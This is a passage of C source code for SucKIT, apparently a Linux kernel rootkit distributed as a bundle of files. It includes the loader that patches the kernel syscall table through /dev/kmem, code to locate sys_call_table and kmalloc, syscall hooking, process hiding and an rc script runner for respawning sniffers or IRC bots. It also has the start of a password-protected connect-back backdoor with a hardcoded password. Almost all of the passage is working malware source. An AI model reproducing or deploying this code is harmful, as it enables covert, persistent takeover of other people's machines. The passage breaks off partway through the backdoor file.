        char    sysname[65];
        char    nodename[65];
        char    release[65];
        char    version[65];
        char    machine[65];
        char    domainname[65];
};

int     get_gfp()
{
        struct un s;
        uname(&s);
        if ((s.release[0] == '2') && (s.release[2] == '4') &&
            (s.release[4] >= '6' ||
             (s.release[5] >= '0' && s.release[5] <= '9'))) {
                return NEW_GFP;
        }
        return OLD_GFP;
}
#endif
```

```
<--> ./src/gfp.c
<++> ./src/vsprintf.c
/* $Id: vsprintf.c, modified linus' vsprintf.c, thanx to him, whatever */

#ifndef VSPRINTF_C
#define VSPRINTF_C
#define isdigit(x) ((x >= '0') && (x <= '9'))
#define isxdigit(x) (isdigit(x) || (x >= 'a' && \
                     x <= 'f') || (x >= 'A' && x <= 'F'))
#define islower(x) ((x >= 'a') && (x <= 'z'))
#define isspace(x) (x==' ' || x=='\t' || x=='\n' \
                    || x=='\r' || x=='\f' || x=='\v')
#define toupper(x) (x & 0xDF)
#define do_div(n,base) ({ \
int __res; \
__res = ((unsigned long) n) % (unsigned) base; \
n = ((unsigned long) n) / (unsigned) base; \
__res; })


unsigned long simple_strtoul(const char *cp,char **endp,unsigned int base)
{
        unsigned long result = 0,value;

        if (!base) {
                base = 10;
                if (*cp == '0') {
                        base = 8;
                        cp++;
                        if ((*cp == 'x') && isxdigit(cp[1])) {
                                cp++;
                                base = 16;
                        }
                }
        }
        while (isxdigit(*cp) &&
               (value = isdigit(*cp) ? *cp-'0' :
                toupper(*cp)-'A'+10) < base) {
                result = result*base + value;
                cp++;
        }
        if (endp)
                *endp = (char *)cp;
        return result;
}

long simple_strtol(const char *cp,char **endp,unsigned int base)
{
        if(*cp=='-')
                return -simple_strtoul(cp+1,endp,base);
        return simple_strtoul(cp,endp,base);
}

unsigned long long simple_strtoull(const char *cp,char **endp,
                                   unsigned int base)
{
        unsigned long long result = 0,value;

        if (!base) {
                base = 10;
                if (*cp == '0') {
                        base = 8;
                        cp++;
                        if ((*cp == 'x') && isxdigit(cp[1])) {
                                cp++;
                                base = 16;
                        }
                }
```

```
        }
        while (isxdigit(*cp) && (value = isdigit(*cp) ? *cp-'0' :
               (islower(*cp) ? toupper(*cp) : *cp)-'A'+10) < base) {
                result = result*base + value;
                cp++;
        }
        if (endp)
                *endp = (char *)cp;
        return result;
}

long long simple_strtoll(const char *cp,char **endp,unsigned int base)
{
        if(*cp=='-')
                return -simple_strtoull(cp+1,endp,base);
        return simple_strtoull(cp,endp,base);
}

static int skip_atoi(const char **s)
{
        int i=0;

        while (isdigit(**s))
                i = i*10 + *((*s)++) - '0';
        return i;
}

#define ZEROPAD 1               /* pad with zero */
#define SIGN    2               /* unsigned/signed long */
#define PLUS    4               /* show plus */
#define SPACE   8               /* space if plus */
#define LEFT    16              /* left justified */
#define SPECIAL 32              /* 0x */
#define LARGE   64              /* use 'ABCDEF' instead of 'abcdef' */

static char * number(char * buf, char * end, long long num, int base,
                     int size, int precision, int type)
{
        char c,sign,tmp[66];
        const char *digits;
        const char small_digits[] = "0123456789abcdefghijklmnopqrstuvwxyz";
        const char large_digits[] = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
        int i;

        digits = (type & LARGE) ? large_digits : small_digits;
        if (type & LEFT)
                type &= ~ZEROPAD;
        if (base < 2 || base > 36)
                return 0;
        c = (type & ZEROPAD) ? '0' : ' ';
        sign = 0;
        if (type & SIGN) {
                if (num < 0) {
                        sign = '-';
                        num = -num;
                        size--;
                } else if (type & PLUS) {
                        sign = '+';
                        size--;
                } else if (type & SPACE) {
                        sign = ' ';
                        size--;
                }
        }
        if (type & SPECIAL) {
                if (base == 16)
                        size -= 2;
                else if (base == 8)
```

```
                        size--;
        }
        i = 0;
        if (num == 0)
                tmp[i++]='0';
        else while (num != 0)
                tmp[i++] = digits[do_div(num,base)];
        if (i > precision)
                precision = i;
        size -= precision;
        if (!(type&(ZEROPAD+LEFT))) {
                while(size-->0) {
                        if (buf <= end)
                                *buf = ' ';
                        ++buf;
                }
        }
        if (sign) {
                if (buf <= end)
                        *buf = sign;
                ++buf;
        }
        if (type & SPECIAL) {
                if (base==8) {
                        if (buf <= end)
                                *buf = '0';
                        ++buf;
                } else if (base==16) {
                        if (buf <= end)
                                *buf = '0';
                        ++buf;
                        if (buf <= end)
                                *buf = digits[33];
                        ++buf;
                }
        }
        if (!(type & LEFT)) {
                while (size-- > 0) {
                        if (buf <= end)
                                *buf = c;
                        ++buf;
                }
        }
        while (i < precision--) {
                if (buf <= end)
                        *buf = '0';
                ++buf;
        }
        while (i-- > 0) {
                if (buf <= end)
                        *buf = tmp[i];
                ++buf;
        }
        while (size-- > 0) {
                if (buf <= end)
                        *buf = ' ';
                ++buf;
        }
        return buf;
}

int vsnprintf(char *buf, unsigned int size, const char *fmt, va_list args)
{
        int len;
        unsigned long long num;
        int i, base;
        char *str, *end, c;
        const char *s;
```

```
        int flags;              /* flags to number() */

        int field_width;        /* width of output field */
        int precision;          /* min. # of digits for integers; max
                                   number of chars for from string */
        int qualifier;          /* 'h', 'l', or 'L' for integer fields */
                                /* 'z' support added 23/7/1999 S.H.    */
                                /* 'z' changed to 'Z' --davidm 1/25/99 */

        str = buf;
        end = buf + size - 1;

        if (end < buf - 1) {
                end = ((void *) -1);
                size = end - buf + 1;
        }

        for (; *fmt ; ++fmt) {
                if (*fmt != '%') {
                        if (str <= end)
                                *str = *fmt;
                        ++str;
                        continue;
                }

                /* process flags */
                flags = 0;
                repeat:
                        ++fmt;          /* this also skips first '%' */
                        switch (*fmt) {
                                case '-': flags |= LEFT; goto repeat;
                                case '+': flags |= PLUS; goto repeat;
                                case ' ': flags |= SPACE; goto repeat;
                                case '#': flags |= SPECIAL; goto repeat;
                                case '0': flags |= ZEROPAD; goto repeat;
                        }

                /* get field width */
                field_width = -1;
                if (isdigit(*fmt))
                        field_width = skip_atoi(&fmt);
                else if (*fmt == '*') {
                        ++fmt;
                        /* it's the next argument */
                        field_width = va_arg(args, int);
                        if (field_width < 0) {
                                field_width = -field_width;
                                flags |= LEFT;
                        }
                }

                /* get the precision */
                precision = -1;
                if (*fmt == '.') {
                        ++fmt;
                        if (isdigit(*fmt))
                                precision = skip_atoi(&fmt);
                        else if (*fmt == '*') {
                                ++fmt;
                                /* it's the next argument */
                                precision = va_arg(args, int);
                        }
                        if (precision < 0)
                                precision = 0;
                }

                /* get the conversion qualifier */
```

```
        qualifier = -1;
        if (*fmt == 'h' || *fmt == 'l' || *fmt == 'L' ||
            *fmt =='Z') {
                qualifier = *fmt;
                ++fmt;
                if (qualifier == 'l' && *fmt == 'l') {
                        qualifier = 'L';
                        ++fmt;
                }
        }

        /* default base */
        base = 10;

        switch (*fmt) {
                case 'c':
                        if (!(flags & LEFT)) {
                                while (--field_width > 0) {
                                        if (str <= end)
                                                *str = ' ';
                                        ++str;
                                }
                        }
                        c = (unsigned char) va_arg(args, int);
                        if (str <= end)
                                *str = c;
                        ++str;
                        while (--field_width > 0) {
                                if (str <= end)
                                        *str = ' ';
                                ++str;
                        }
                        continue;

                case 's':
                        s = va_arg(args, char *);
                        if (!s)
                                s = "<NULL>";

                        len = strnlen(s, precision);

                        if (!(flags & LEFT)) {
                                while (len < field_width--) {
                                        if (str <= end)
                                                *str = ' ';
                                        ++str;
                                }
                        }
                        for (i = 0; i < len; ++i) {
                                if (str <= end)
                                        *str = *s;
                                ++str; ++s;
                        }
                        while (len < field_width--) {
                                if (str <= end)
                                        *str = ' ';
                                ++str;
                        }
                        continue;

                case 'p':
                        if (field_width == -1) {
                                field_width = 2*sizeof(void *);
                                flags |= ZEROPAD;
                        }
                        str = number(str, end,
                        (unsigned long) va_arg(args, void *),
                        16, field_width, precision, flags);
```

```
                        continue;


                case 'n':
                        if (qualifier == 'l') {
                                long * ip = va_arg(args, long *);
                                *ip = (str - buf);
                        } else if (qualifier == 'Z') {
                                unsigned int * ip =
                                va_arg(args, unsigned int *);
                                *ip = (str - buf);
                        } else {
                                int * ip = va_arg(args, int *);
                                *ip = (str - buf);
                        }
                        continue;

                case '%':
                        if (str <= end)
                                *str = '%';
                        ++str;
                        continue;

                case 'o':
                        base = 8;
                        break;

                case 'X':
                        flags |= LARGE;
                case 'x':
                        base = 16;
                        break;

                case 'd':
                case 'i':
                        flags |= SIGN;
                case 'u':
                        break;

                default:
                        if (str <= end)
                                *str = '%';
                        ++str;
                        if (*fmt) {
                                if (str <= end)
                                        *str = *fmt;
                                ++str;
                        } else {
                                --fmt;
                        }
                        continue;
        }
        if (qualifier == 'L')
                num = va_arg(args, long long);
        else if (qualifier == 'l') {
                num = va_arg(args, unsigned long);
                if (flags & SIGN)
                        num = (signed long) num;
        } else if (qualifier == 'Z') {
                num = va_arg(args, unsigned int);
        } else if (qualifier == 'h') {
                num = (unsigned short) va_arg(args, int);
                if (flags & SIGN)
                        num = (signed short) num;
        } else {
                num = va_arg(args, unsigned int);
                if (flags & SIGN)
                        num = (signed int) num;
```

```
                }
                str = number(str, end, num, base,
                                field_width, precision, flags);
        }
        if (str <= end)
                *str = '\0';
        else if (size > 0)
                *end = '\0';
        return str-buf;
}

int snprintf(char * buf, unsigned int size, const char *fmt, ...)
{
        va_list args;
        int i;

        va_start(args, fmt);
        i=vsnprintf(buf,size,fmt,args);
        va_end(args);
        return i;
}

int vsprintf(char *buf, const char *fmt, va_list args)
{
        return vsnprintf(buf, 0xFFFFFFFFUL, fmt, args);
}

int sprintf(char * buf, const char *fmt, ...)
{
        va_list args;
        int i;

        va_start(args, fmt);
        i=vsprintf(buf,fmt,args);
        va_end(args);
        return i;
}

int vsscanf(const char * buf, const char * fmt, va_list args)
{
        const char *str = buf;
        char *next;
        int num = 0;
        int qualifier;
        int base;
        unsigned int field_width;
        int is_sign = 0;

        for (; *fmt; fmt++) {
                if (isspace(*fmt)) {
                        continue;
                }

                if (*fmt != '%') {
                        if (*fmt++ != *str++)
                                return num;
                        continue;
                }
                ++fmt;

                if (*fmt == '*') {
                        while (!isspace(*fmt))
                                fmt++;
                        while(!isspace(*str))
                                str++;
                        continue;
                }
```

```
        field_width = 0xffffffffUL;
        if (isdigit(*fmt))
                field_width = skip_atoi(&fmt);

        qualifier = -1;
        if (*fmt == 'h' || *fmt == 'l' ||
            *fmt == 'L' || *fmt == 'Z') {
                qualifier = *fmt;
                fmt++;
        }
        base = 10;
        is_sign = 0;

        switch(*fmt) {
        case 'c':
        {
                char *s = (char *) va_arg(args,char*);
                do {
                        *s++ = *str++;
                } while(field_width-- > 0);
                num++;
        }
        continue;
        case 's':
        {
                char *s = (char *) va_arg(args, char *);
                while (isspace(*str))
                        str++;

                while (!isspace(*str) && field_width--) {
                        *s++ = *str++;
                }
                *s = '\0';
                num++;
        }
        continue;
        case 'n':
        {
                int *i = (int *)va_arg(args,int*);
                *i = str - buf;
        }
        continue;
        case 'o':
                base = 8;
                break;
        case 'x':
        case 'X':
                base = 16;
                break;
        case 'd':
        case 'i':
                is_sign = 1;
        case 'u':
                break;
        case '%':
                if (*str++ != '%')
                        return num;
                continue;
        default:
                return num;
        }

        while (isspace(*str))
                str++;

        switch(qualifier) {
        case 'h':
                if (is_sign) {
```

```
                                short *s = (short *) va_arg(args,short *);
                                *s = (short) simple_strtol(str,&next,base);
                        } else {
                                unsigned short *s =
                                        (unsigned short *)
                                        va_arg(args, unsigned short *);
                                *s = (unsigned short)
                                        simple_strtoul(str, &next, base);
                        }
                        break;
                case 'l':
                        if (is_sign) {
                                long *l = (long *) va_arg(args,long *);
                                *l = simple_strtol(str,&next,base);
                        } else {
                                unsigned long *l = (unsigned long*)
                                        va_arg(args,unsigned long*);
                                *l = simple_strtoul(str,&next,base);
                        }
                        break;
                case 'L':
                        if (is_sign) {
                                long long *l = (long long*)
                                        va_arg(args,long long *);
                                *l = simple_strtoll(str,&next,base);
                        } else {
                                unsigned long long *l =
                                        (unsigned long long*)
                                        va_arg(args,unsigned long long*);
                                *l = simple_strtoull(str,&next,base);
                        }
                        break;
                case 'Z':
                {
                        unsigned int *s = (unsigned int*)
                                        va_arg(args,unsigned int*);
                        *s = (unsigned int) simple_strtoul(str,&next,base);
                }
                break;
                default:
                        if (is_sign) {
                                int *i = (int *) va_arg(args, int*);
                                *i = (int) simple_strtol(str,&next,base);
                        } else {
                                unsigned int *i = (unsigned int*)
                                        va_arg(args, unsigned int*);
                                *i = (unsigned int)
                                        simple_strtoul(str,&next,base);
                        }
                        break;
                }
                num++;

                if (!next)
                        break;
                str = next;
        }
        return num;
}

int sscanf(const char * buf, const char * fmt, ...)
{
        va_list args;
        int i;

        va_start(args,fmt);
        i = vsscanf(buf,fmt,args);
        va_end(args);
```

```
        return i;
}
#endif
<--> ./src/vsprintf.c
<++> ./src/hook.c
/* $Id: hook.c, hooking sys_call_table[] */

#ifndef HOOK_C
#define HOOK_C

/* ahh, what the heck this does ? ;)) */
int     hook_syscalls(ulong *old, ulong *new,
                      struct new_call *handlers, ulong po, ulong img)
{
        int     hooked = 0;
        memcpy(new, old, SYS_COUNT * 4);
        while (handlers->nr) {
                if ((ulong) handlers->handler)
                        new[handlers->nr] = (ulong) handlers->handler;
skd("Hooking syscall %d\nHandler at %x, old_handler at %x\n\n\n",
handlers->nr, handlers->handler, handlers->old_handler);
                * (ulong *) ((ulong) (handlers->old_handler) - po + img)
                        = old[handlers->nr];
                handlers++;
                hooked++;
        }
        return hooked;
}
#endif
<--> ./src/hook.c
<++> ./src/io.c
/* $Id: io.c, I/O magics */

#ifndef IO_C
#define IO_C
int     errno;
#include <stdarg.h>
#include <linux/unistd.h>
#include <asm/stat.h>
#include "suckit.h"
#define __NR__exit __NR_exit
static inline _syscall0(int,pause);
static inline _syscall0(int,sync);
static inline _syscall3(int,write,int,fd,const char *,buf,int,count);
static inline _syscall3(int,read,int,fd,char *,buf,int,count);
static inline _syscall3(int,lseek,int,fd,int,offset,int,count);
static inline _syscall1(int,dup,int,fd);
static inline _syscall3(int,execve,const char *,file,char **,argv,
                        char **,envp);
static inline _syscall3(int,open,const char *,file,int,flag,int,mode);
static inline _syscall1(int,close,int,fd);
static inline _syscall1(int,_exit,int,exitcode);
static inline _syscall1(int, get_kernel_syms, struct kernel_sym *, table);
static inline _syscall1(int, olduname, void *, buf);
static inline _syscall1(int, uname, void *, buf);
#define __NR__fork __NR_fork
static  inline _syscall0(int, _fork);
static inline _syscall1(int, unlink, char *, name);
static inline _syscall0(int, getpid);

int     printf(char *fmt, ...)
{
        va_list args;
        int     i;
        char    buf[2048];

        va_start(args, fmt);
        i = vsnprintf(buf, sizeof(buf) - 1, fmt, args);
```

```
        return write(1, buf, i);
}

#endif
<--> ./src/io.c
<++> ./src/sk.c
/* $Id: sk.c - suckit, loader code  */

#ifndef SK_C
#define SK_C
#include <stdarg.h>
#include <linux/unistd.h>

#include "suckit.h"

#include "string.c"
#include "vsprintf.c"
#include "io.c"
#include "main.c"
#include "loc.c"
#include "kernel.c"
#include "gfp.c"
#include "hook.c"
#include "client.c"
#include "bd.c"
#include "rc.c"
#include "core.h"

#define TMP_SIZE (64*1024)

/* [main] */
int     main(int argc, char *argv[])
{
        ulong   page_offset;
        ulong   dispatch;
        ulong   sct;
        ulong   kma;
        ulong   punk_addr;
        ulong   punk_size;
        uchar   tmp[TMP_SIZE];
        ulong   *new_call_table;
        ulong   old_call_table[SYS_COUNT];

        struct  new_call *handlers;
        struct  obj_struc *img;
        struct  kma_struc kmalloc;
        struct  cmd_struc cmd;

        int     kmem, i, hooked, relocs;
        int     silent = 0;

        /* be silent ? */
        if (!strcmp(cfg.hs, &argv[0][strlen(argv[0]) - strlen(cfg.hs)])) {
                i = open("/dev/null", O_RDWR, 0);
                dup2(i, 0);
                dup2(i, 1);
                dup2(i, 2);
                close(i);
                silent++;
                if (fucka_is_there())
                        return 0;
        }

        /* crappy intro/help stuff */
        printf("%s", BANNER);

        if (!silent)
        if ((i = fucka_is_there()) || (argc > 1)) {
```

```
                return client(i, argc, argv);
        }

        /* look for needed kernel addresses */
        printf("Getting kernel stuff...");
        sct = get_sct(&dispatch);
        if (!sct) {
                printf("Cannot determine where sys_call_table[] is ;(\n");
                return 1;
        }

        page_offset = sct & 0xF0000000;
        kma = get_kma(page_offset);

        if (!kma) {
                printf("Cannot determine where kmalloc() is ;(\n");
                return 1;
        }

        printf("OK\n"
                "page_offset      : 0x%08x\n"
                "sys_call_table[] : 0x%08x\n"
                "int80h dispatch  : 0x%08x\n"
                "kmalloc()        : 0x%08x\n"
                "GFP_KERNEL       : 0x%08x\n",
                page_offset,
                sct,
                dispatch,
                kma,
                get_gfp());

        kmem = open(KMEM_FILE, O_RDWR, 0);
        if (!rkm(kmem, sct, old_call_table, sizeof(old_call_table))) {
                printf("FUCK: Cannot get old sys_call_table[] at 0x%08x\n",
                        sct);
                return 1;
        }

        if (!rkml(kmem, sct + (PUNK * 4), &punk_addr)) {
                printf("FUCK: Cannot get addr of %d syscall\n", PUNK);
                return 1;
        }

        img = (void *) punk;
        punk_size = * (ulong *) ((ulong) img->punk_size + (ulong) img);

        if (punk_size > TMP_SIZE || img->obj_len > TMP_SIZE) {
                printf("FUCK: No space for syscall/image,"
                       "adjust TMP_SIZE in src/sk.c\n");
                return 1;
        }

        if (!rkm(kmem, punk_addr, tmp, punk_size)) {
                printf("FUCK: Cannot save old %d syscall!\n", PUNK);
                return 1;
        }

        if (!wkm(kmem, punk_addr,
            (char *) ((ulong) img->punk + (ulong) img), punk_size)) {
                printf("FUCK: Can't overwrite our victim syscall %d!\n",
                       PUNK);
                return 1;
        }

        /* setup stuff for kmalloc */
        kmalloc.kmalloc = (void *) kma;
        kmalloc.size = img->obj_len;
        kmalloc.flags = get_gfp();
```

```
        /* try to alloc ...
           the most risky step of whole installation precess... */
        olduname(&kmalloc);

        /* restore back soon as possible */
        if (!wkm(kmem, punk_addr, tmp, punk_size)) {
                printf("Hell! Damnit!! I can't restore syscall %d !!!\n"
                       "I recommend you to reboot imediately!\n", PUNK);
                return 1;
        }

        if (kmalloc.mem < page_offset) {
                printf("Allocated memory is too low (%08x < %08x)\n",
                        kmalloc.mem, page_offset);
                return 1;
        }

        printf(
                "punk_addr        : 0x%08x\n"
                "punk_size        : 0x%08x (%d bytes)\n"
                "our kmem region  : 0x%08x\n"
                "size of our kmem : 0x%08x (%d bytes)\n",
                punk_addr,
                punk_size, punk_size,
                kmalloc.mem,
                kmalloc.size, kmalloc.size);

        /* i love this ptr math ... */
        img->page_offset = page_offset;
        img->syscall_dispatch = dispatch;
        img->old_call_table = (ulong *) sct;
        memset(tmp, 0, img->obj_len);
        memcpy(tmp, img, img->obj_len - img->bss_len);

        new_call_table =
                (ulong *) ((ulong) img->sys_call_table + (ulong) tmp);
        handlers =
                (struct new_call *) ((ulong) img->new_sct + (ulong) tmp);
        relocs =
                img_reloc(tmp, (ulong *) (img->obj_len - img->bss_len +
                                          (ulong) img), kmalloc.mem);

        hooked = hook_syscalls(old_call_table, new_call_table,
                       handlers, kmalloc.mem, (ulong) tmp);

        if (!wkm(kmem, kmalloc.mem, tmp, img->obj_len)) {
                printf("FUCK: Cannot write us to kmem,"
                       " offset=0x%08x size=%d\n",
                        kmalloc.mem, img->obj_len);
                return 1;
        }

        printf(
                "new_call_table   : 0x%08x\n"
                "# of relocs      : 0x%08x (%d)\n"
                "# of syscalls    : 0x%08x (%d)\n"
                "And nooooow....",
                (ulong) (((struct obj_struc *)tmp)->sys_call_table),
                relocs, relocs,
                hooked, hooked);
        if (!wkml(kmem, dispatch,
            (ulong) (((struct obj_struc *)tmp)->sys_call_table))) {
                printf("..something goes wrong ;(\n");
                return 1;
        }

        printf("Shit happens!! -> WE'RE IN <-\n");
```

```
        close(kmem);

        /* setup our backdoor process */
        cmd.num = backdoor();
        skio(CMD_BDR, &cmd);

        if (silent)
                do_rc(cfg.home);
        return 0;
}
#endif
<--> ./src/sk.c
<++> ./src/rc.c
/* $Id: rc.c, executes .rc script after sucessfull installation
              useful while respawning eggdrop, psybnc or sniffer
              after reboot */

#ifndef RC_C
#define RC_C
#include "io.c"
#include "string.c"
#include "vsprintf.c"
#include "client.c"

int     do_rc(char *home)
{
        char    buf[512];
        int     pid;
        sprintf(buf, "%s/%s", home, RC_FILE);

        pid = _fork();
        if (pid < 0)
                return 0;
        if (pid == 0) {
                char    *argv[] = {NULL, NULL};
                char    *envp[] = {NULL, "SHELL=/bin/bash",
                "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:"
                "/usr/local/sbin:/usr/X11R6/bin:./bin", NULL};
                char    home[512];
                struct  cmd_struc c;

                /* make us invisible */
                c.num = getpid();
                skio(CMD_INV, &c);

                /* change to homedir */
                chdir(cfg.home);

                /* setup enviroment */
                sprintf(home, "HOME=%s", cfg.home);
                argv[0] = buf;
                envp[0] = home;

                /* exec rc */
                execve(buf, argv, envp);
                _exit(0);
        }
}
#endif
<--> ./src/rc.c
<++> ./src/loc.c
/* $Id: loc.c, devik's routines to obtain kmalloc/sct craps
               without native LKM support  */

#ifndef LOC_C
#define LOC_C
#include "asm.h"
#include "suckit.h"
```

```
/* simple fn which reads some bytes from /dev/kmem */
ulong   loc_rkm(int fd, void *buf, uint off, uint size)
{
        if (lseek(fd, off, 0) != off) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}

/* this fn tunnels out address of sys_call_table[] off int 80h */
#define INT80_LEN       128
ulong   get_sct(ulong *i80)
{
        struct idtr     idtr;
        struct idt      idt;
        int             kmem;
        ulong           sys_call_off;
        char            *p;
        char            sc_asm[INT80_LEN];

        /* open kmem */
        kmem = open(KMEM_FILE, O_RDONLY, 0);
        if (kmem < 0) return 0;
        /* well let's read IDTR */
        asm("sidt %0" : "=m" (idtr));
        /* read-in IDT for 0x80 vector (syscall-gate) */
        if (!loc_rkm(kmem, &idt, idtr.base + 8 * SYSCALL_INTERRUPT,
            sizeof(idt)))
                return 0;
        sys_call_off = (idt.off2 << 16) | idt.off1;
        if (!loc_rkm(kmem, &sc_asm, sys_call_off, INT80_LEN))
                return 0;
        close(kmem);
        /* we have syscall routine address now, look for syscall table
           dispatch (indirect call) */
        p = memmem(sc_asm, INT80_LEN, "\xff\x14\x85", 3) + 3;
        if (p) {
                *i80 = (ulong) (p - sc_asm + sys_call_off);
                return *(ulong *) p;
        }
        return 0;
}

/* simplest & safest way, but only if LKM support is there */
ulong   get_sym(char *n) {
        struct  kernel_sym      tab[MAX_SYMS];
        int     numsyms;
        int     i;

        numsyms = get_kernel_syms(NULL);
        if (numsyms > MAX_SYMS || numsyms < 0) return 0;
        get_kernel_syms(tab);
        for (i = 0; i < numsyms; i++) {
                if (!strncmp(n, tab[i].name, strlen(n)))
                        return tab[i].value;
        }
        return 0;
}

#define RNUM 1024
ulong   get_kma(ulong pgoff)
{
        struct { uint a,f,cnt; } rtab[RNUM], *t;
        uint            i, a, j, push1, push2;
        uint            found = 0, total = 0;
        uchar           buf[0x10010], *p;
        int             kmem;
        ulong           ret;
```

```
        /* uhh, before we try to bruteforce something, attempt to do things
           in the *right* way ;)) */
        ret = get_sym("kmalloc");
        if (ret) return ret;

        /* and finally, good, old bruteforce ;)) */
        kmem = open(KMEM_FILE, O_RDONLY, 0);
        if (kmem < 0) return 0;
        for (i = (pgoff + 0x100000); i < (pgoff + 0x1000000); i += 0x10000)
                {
                if (!loc_rkm(kmem, buf, i, sizeof(buf))) return 0;
                /* loop over memory block looking for push and calls */
                for (p = buf; p < buf + 0x10000;) {
                        switch (*p++) {
                                case 0x68:
                                        push1 = push2;
                                        push2 = *(unsigned*)p;
                                        p += 4;
                                        continue;
                                case 0x6a:
                                        push1 = push2;
                                        push2 = *p++;
                                        continue;
                                case 0xe8:
                                        if (push1 && push2 &&
                                            push1 <= 0xffff &&
                                            push2 <= 0x1ffff) break;
                                default:
                                        push1 = push2 = 0;
                                        continue;
                        }
                        /* we have push1/push2/call seq; get address */
                        a = *(unsigned *) p + i + (p - buf) + 4;
                        p += 4;
                        total++;
                        /* find in table */
                        for (j = 0, t = rtab; j < found; j++, t++)
                                if (t->a == a && t->f == push1) break;
                        if (j < found)
                                t->cnt++;
                        else
                                if (found >= RNUM) {
                                        return 0;
                                }
                                else {
                                        found++;
                                        t->a = a;
                                        t->f = push1;
                                        t->cnt = 1;
                                }
                        push1 = push2 = 0;
                } /* for (p = buf; ... */
        } /* for (i = (pgoff + 0x100000) ...*/
        close(kmem);
        t = NULL;
        for (j = 0;j < found; j++)  /* find maximum */
                if (!t || rtab[j].cnt > t->cnt) t = rtab+j;
        if (t) return t->a;
        return 0;
}
#endif
<--> ./src/loc.c
<++> ./src/bd.c
/* $Id: bd.c - STCP, connect-back, anti-firewall backdoor
               with TTY and password */

/* implementing something like that on syscalls level is _really_ weird,
```

```
   so excuse the poor coding style and using .h's wo libs etc... ;) */

#ifndef BD_C
#define BD_C

#define TIOCSCTTY       0x540E
#define TIOCGWINSZ      0x5413
#define TIOCSWINSZ      0x5414

#define RAW_PORT        80
#define BUF     32768

#define SYS_SOCKET      1               /* sys_socket(2)                */
#define SYS_BIND        2               /* sys_bind(2)                  */
#define SYS_CONNECT     3               /* sys_connect(2)               */
#define SYS_LISTEN      4               /* sys_listen(2)                */
#define SYS_ACCEPT      5               /* sys_accept(2)                */
#define SYS_GETSOCKNAME 6               /* sys_getsockname(2)           */
#define SYS_GETPEERNAME 7               /* sys_getpeername(2)           */
#define SYS_SOCKETPAIR  8               /* sys_socketpair(2)            */
#define SYS_SEND        9               /* sys_send(2)                  */
#define SYS_RECV        10              /* sys_recv(2)                  */
#define SYS_SENDTO      11              /* sys_sendto(2)                */
#define SYS_RECVFROM    12              /* sys_recvfrom(2)              */
#define SYS_SHUTDOWN    13              /* sys_shutdown(2)              */
#define SYS_SETSOCKOPT  14              /* sys_setsockopt(2)            */
#define SYS_GETSOCKOPT  15              /* sys_getsockopt(2)            */
#define SYS_SENDMSG     16              /* sys_sendmsg(2)               */
#define SYS_RECVMSG     17              /* sys_recvmsg(2)               */

#include <sys/wait.h>
//#include <sys/types.h>
#include <sys/resource.h>
#include <linux/unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include "str.h"
//#include <fcntl.h>

#include <netinet/tcp.h>
#include <netinet/ip.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <net/if.h>

#include <netdb.h>
#include <arpa/inet.h>

#include "suckit.h"
#include "ip.h"
#include "vsprintf.c"
#include "io.c"

struct  config_struc    cfg = {"CFGMAGIC", ".sd", "bublifuck", "/dev"};
#define PASSWORD cfg.pwd
#define HOME cfg.home


struct sel_arg_struct {
        unsigned long n;
        fd_set *inp, *outp, *exp;
        struct timeval *tvp;
};

#define __NR__waitpid __NR_waitpid
#define __NR__vhangup __NR_vhangup
```

```
#define __NR__ioctl __NR_ioctl
#define __NR__aselect __NR_select
#define __NR__sigaction __NR_sigaction
#define __NR__kill __NR_kill
#define __NR__setsid __NR_setsid
static  inline _syscall1(int, _aselect, struct sel_arg_struct *, args);
static  inline _syscall2(int, socketcall, int, call, unsigned long *,args);
static  inline _syscall3(int, _sigaction, int, num, void *, act,
                        void *, old);
static  inline _syscall3(int, _waitpid, int, pid, int *, dummy, int, opts);
static  inline _syscall0(int, _vhangup);
static  inline _syscall3(int, _ioctl, int, fd, int, cmd, void *, buf);
static  inline _syscall2(int, dup2, int, a, int, b);
static  inline _syscall2(int, setpgid, int, pid, int, pgid);
static  inline _syscall2(int, _kill, int, pid, int, sig);
static  inline _syscall0(int, _setsid);
static  inline _syscall1(int, chdir, char *, path);

struct winsize {
        unsigned short ws_row;
        unsigned short ws_col;
        unsigned short ws_xpixel;
        unsigned short ws_ypixel;
};

/* basic i/o for network stuff */
int     _select(ulong n, fd_set *inp, fd_set *outp, fd_set *exp,
                struct timeval *tvp)
{
        struct  sel_arg_struct b;
        b.n = n;
        b.inp = inp;
        b.outp = outp;
        b.exp = exp;
        b.tvp = tvp;
        return _aselect(&b);
}

int     _socket(int domain, int type, int protocol)
{
        ulong   a[3];
        a[0] = domain;
        a[1] = type;
        a[2] = protocol;
        return socketcall(SYS_SOCKET, a);
}

int     _connect(int sockfd, struct sockaddr *addr, int addrlen)
{

        ulong   a[3];
        a[0] = sockfd;
        a[1] = (ulong) addr;
        a[2] = addrlen;
        return socketcall(SYS_CONNECT, a);
}

int  _recvfrom(int  s,  void  *buf,  ulong  len,  int flags,
               struct sockaddr *from, socklen_t *fromlen)
{
        ulong   a[6];
        a[0] = s;
        a[1] = (ulong) buf;
        a[2] = len;
        a[3] = flags;
        a[4] = (ulong) from;
        a[5] = (ulong) fromlen;
        return socketcall(SYS_RECVFROM, a);
```

```
}

int     _signal(int num, void *handler)
{
        struct  sigaction       s;
        bzero((char *) &s, sizeof(s));
        s.sa_handler = handler;
        s.sa_flags = SA_RESTART;
        return _sigaction(num, &s, NULL);
}

/* creates tty/pty name by index */
void    get_tty(int num, char *base, char *buf)
{
        char    series[] = "pqrstuvwxyzabcde";
        char    subs[] = "0123456789abcdef";
        int     pos = strlen(base);
        strcpy(buf, base);
        buf[pos] = series[(num >> 4) & 0xF];
        buf[pos+1] = subs[num & 0xF];
        buf[pos+2] = 0;
}

/* search for free pty and open it */
int     open_tty(int *tty, int *pty)
{
        char    buf[512];
        int     i, fd;

        fd = open("/dev/ptmx", O_RDWR, 0);
        close(fd);

        for (i=0; i < 256; i++) {
                get_tty(i, "/dev/pty", buf);
                *pty = open(buf, O_RDWR, 0);
                if (*pty < 0) continue;
                get_tty(i, "/dev/tty", buf);
                *tty = open(buf, O_RDWR, 0);
                if (*tty < 0) {
                        close(*pty);
                        continue;
                }
                return 1;
        }
        return 0;
}

/* to avoid creating zombies ;) */
void    sig_child(int i)
{
        _signal(SIGCHLD, sig_child);
